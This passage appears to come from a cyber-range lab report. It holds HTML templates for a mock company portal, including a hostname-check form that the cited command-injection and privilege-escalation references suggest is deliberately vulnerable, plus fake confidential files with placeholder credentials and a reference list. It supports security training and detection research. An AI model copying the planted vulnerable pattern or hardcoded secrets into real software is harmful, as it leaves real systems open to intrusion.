  .card { background: #161b22; border: 1px solid #30363d; border-radius: 8px;
          padding: 20px; margin-bottom: 20px; }
  h2 { color: #58a6ff; }
</style></head>
<body>
<nav>
  <h1>Clowd Company Internal Portal</h1>
  <div>
    <span>{{ user }} | {{ role }}</span>
    <a href="/diagnostic">Service Health Monitor</a>
    <a href="/logout">Logout</a>
  </div>
</nav>
<div class="content">
  <div class="card">
    <h2>Welcome, {{ user }}</h2>
    <p>Role: <strong>{{ role }}</strong></p>
    <p>Use the navigation above to access portal tools.</p>
  </div>
  <div class="card">
    <h2>Notice Board</h2>
    <p>All staff must comply with the Clowd Company data classification policy.
    Report security concerns to: security@clowd.co</p>
  </div>
</div>
</body>
</html>
```

## 6.5 diagnostic.htm

```html
<!DOCTYPE html>
<html>
<head><title>Clowd Company | Service Health Monitor</title>
<style>
  body { font-family: Arial, sans-serif; background: #0d1117; color: #c9d1d9; margin: 0; }
  nav { background: #161b22; padding: 15px 30px; border-bottom: 1px solid #30363d;
        display: flex; justify-content: space-between; align-items: center; }
  nav h1 { color: #58a6ff; margin: 0; font-size: 1.2em; }
  nav a { color: #8b949e; text-decoration: none; margin-left: 20px; }
  .content { padding: 40px; }
  .card { background: #161b22; border: 1px solid #30363d; border-radius: 8px;
          padding: 20px; margin-bottom: 20px; }
  h2 { color: #58a6ff; }
  .hint { font-size: 0.8em; color: #8b949e; margin-top: 8px; }
  input[type=text] { width: 60%; padding: 10px; background: #0d1117;
                     border: 1px solid #30363d; color: #c9d1d9; border-radius: 4px; }
  button { padding: 10px 20px; background: #238636; color: white;
           border: none; border-radius: 4px; cursor: pointer; margin-left: 10px; }
  pre { background: #0d1117; padding: 15px; border-radius: 4px;
        border: 1px solid #30363d; white-space: pre-wrap; font-size: 0.85em; }
</style></head>
<body>
<nav>
  <h1>Clowd Company Internal Portal</h1>
  <div>
    <span>{{ user }}</span>
    <a href="/dashboard">Dashboard</a>
    <a href="/logout">Logout</a>
  </div>
</nav>
<div class="content">
  <div class="card">
    <h2>Service Health Monitor</h2>
    <p>Check the status of internal Clowd Co services by hostname.</p>
    <p class="hint">Known internal hosts: db01.clowdco.internal |
    cache01.clowdco.internal | build01.clowdco.internal</p>
    <form method="POST">
      <input type="text" name="hostname"
             placeholder="e.g. db01.clowdco.internal" required>
      <button type="submit">Check Status</button>
    </form>
    {% if result %}
    <h3>Response:</h3>
    <pre>{{ result }}</pre>
    {% endif %}
  </div>
</div>
</body>
</html>
```

## 6.6 Confidential File Contents

```
  GNU nano 6.2                                                deployment_keys.txt
== CONFIDENTIAL - DEPLOYMENT KEYS & INFRASTRUCTURE ACCESS ===
Owner: Benen McHale | DevOps Engineer
Last Updated: 2026-02-14

Production Server SSH Key (Base64):
  LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQo...

AWS Credentials (Production):
  Access Key ID:     AKIAIOSFODNN7EXAMPLE
  Secret Access Key: wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
  Region:            eu-west-1

CI/CD Pipeline Token (GitHub Actions):
  ghp_xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

DO NOT share outside of DevOps. Rotate every 90 days.
```

```
  GNU nano 6.2                                                api_credentials.txt
=== CONFIDENTIAL - API & SERVICE CREDENTIALS ===
Owner: Lucy Fogarty | Backend Developer
Last Updated: 2026-01-30

Production Database:
  Host:     db01.clowdco.internal
  Port:     5432
  User:     clowdco_admin
  Password: Pr0d#DB2026!

Third-Party API Keys:
  Stripe (Live):   sk_live_xxxxxxxxxxxxxxxxxxxxxxxx
  SendGrid:        SG.xxxxxxxxxxxxxxxxxxxxxxxxxxxx
  Twilio SID:      ACxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
  Twilio Token:    xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

Internal Microservice JWT Secret:
  s3cr3t-jwt-s1gn1ng-k3y-2026!
```

```
  GNU nano 6.2                                  /home/abhay/confidential/executive_strat

=== STRICTLY CONFIDENTIAL - EXECUTIVE STRATEGY DOCUMENT ===
Owner: Nasit Abhaybhai Rameshbhai | Chief Technology Officer
Last Updated: 2026-03-10

Q2-Q4 2026 Product Roadmap (Pre-announcement):
  - Launch of SynthOS Cloud v3.0 (target: July 2026)
  - AI-assisted anomaly detection module (target: Oct 2026)
  - Expansion into APAC market (Singapore office, Q3 2026)

Acquisition Targets (Under NDA):
  - CloudPivot Inc.  (Valuation: ~EUR 12M) - due diligence ongoing
  - DataMesh Labs    (Valuation: ~EUR 4.5M) - early discussions

Board Metrics (Draft):
  ARR:        EUR 7.2M (target EUR 10M by EOY)
  Churn Rate: 3.1%
  Headcount:  142 (target 180 by EOY)

This document is board-confidential. Do not distribute.
```

```
  GNU nano 6.2                                  /home/nick/confidential/client_contract
=== CONFIDENTIAL - CLIENT CONTRACTS & COMMERCIAL TERMS ===
Owner: Nick McGrann | Product Manager
Last Updated: 2026-03-01

Active Enterprise Clients:
  1. Meridian Finance Group
     Contract Value: EUR 2,400,000/yr
     Renewal Date:   2027-01-01
     SLA:            99.95% uptime
     Contact:        j.smith@meridianfin.com

  2. Halcyon Logistics GmbH
     Contract Value: EUR 980,000/yr
     Renewal Date:   2026-11-15
     Contact:        k.vogel@halcyon-log.de

  3. Atlas Health Systems
     Contract Value: EUR 1,750,000/yr
     Renewal Date:   2027-03-20
     Note: Need to attach HIPAA compliance form
```

# 7. References


[1] Mahmoud, R., Anagnostopoulos, M., Pedersen, J. (2022). "Detecting Cyber Attacks through Measurements: Learnings from a Cyber Range." IEEE Instrumentation & Measurement Magazine **25**(6).

[2] Abdalla, R., Jumaa, A. (2022). "Log Files Analysis Based on Machine Learning: A Survey." UHD Jirunal of Science and Technology **6**(2).

[3] Wang, Y. (2023). "Design of Visual Log Analysis System." 2023 IEEE International Conference on Sensors, Electronics and Computer Engineering (ICSECE).

[4] Gonzalez-Granadillo, G., Gonzalez-Zarzosa, S., Diaz, R. (2021). "Security Information and Event Management (SIEM): Analysis, Trends, and Usage in Critical Infrastructures." MDPI Sensors.

[5] Velasquez, J., Monterrubio, S., Crespo, L., Rosado, D. (2023). "Systematic review of SIEM technology: SIEM-SC birth." International Journal of Information Security **22**.

[6] Montesino, R., Fenz, S., Baluja, W. (2012). "SIEM-based framework for security controls automation." Information Management & Computer Security **20**.

[7] Jansen, B. (2006). "Search log analysis: What it is, what's been done, how to do it." ScienceDirect Library & Information Science Research **28**(3).

[8] MITRE, "CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')," MITRE Common Weakness Enumeration. [Online]. Available: https://cwe.mitre.org/data/definitions/78.html

[9] OWASP, "Command Injection," OWASP Foundation. [Online]. Available: https://owasp.org/www-community/attacks/Command_Injection

[10] B. Lutkevich, "Linux file permissions explained," Red Hat Enable Sysadmin. [Online]. Available: https://www.redhat.com/sysadmin/linux-file-permissions-explained

[11] GTFOBins, "find," GTFOBins — Unix Binaries for Privilege Escalation. [Online]. Available: https://gtfobins.github.io/gtfobins/find/

[12] MITRE ATT&CK, "Abuse Elevation Control Mechanism: Sudo and Sudo Caching (T1548.003)," MITRE ATT&CK Framework. [Online]. Available: https://attack.mitre.org/techniques/T1548/003/

[13] MITRE ATT&CK, "Command and Scripting Interpreter: Unix Shell (T1059.004)," MITRE ATT&CK Framework. [Online]. Available: https://attack.mitre.org/techniques/T1059/004/

[14] swisskyrepo, "Reverse Shell Cheatsheet," PayloadsAllTheThings, GitHub. [Online]. Available: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md

[15] MITRE ATT&CK, "Data from Local System (T1005)," MITRE ATT&CK Framework. [Online]. Available: https://attack.mitre.org/techniques/T1005/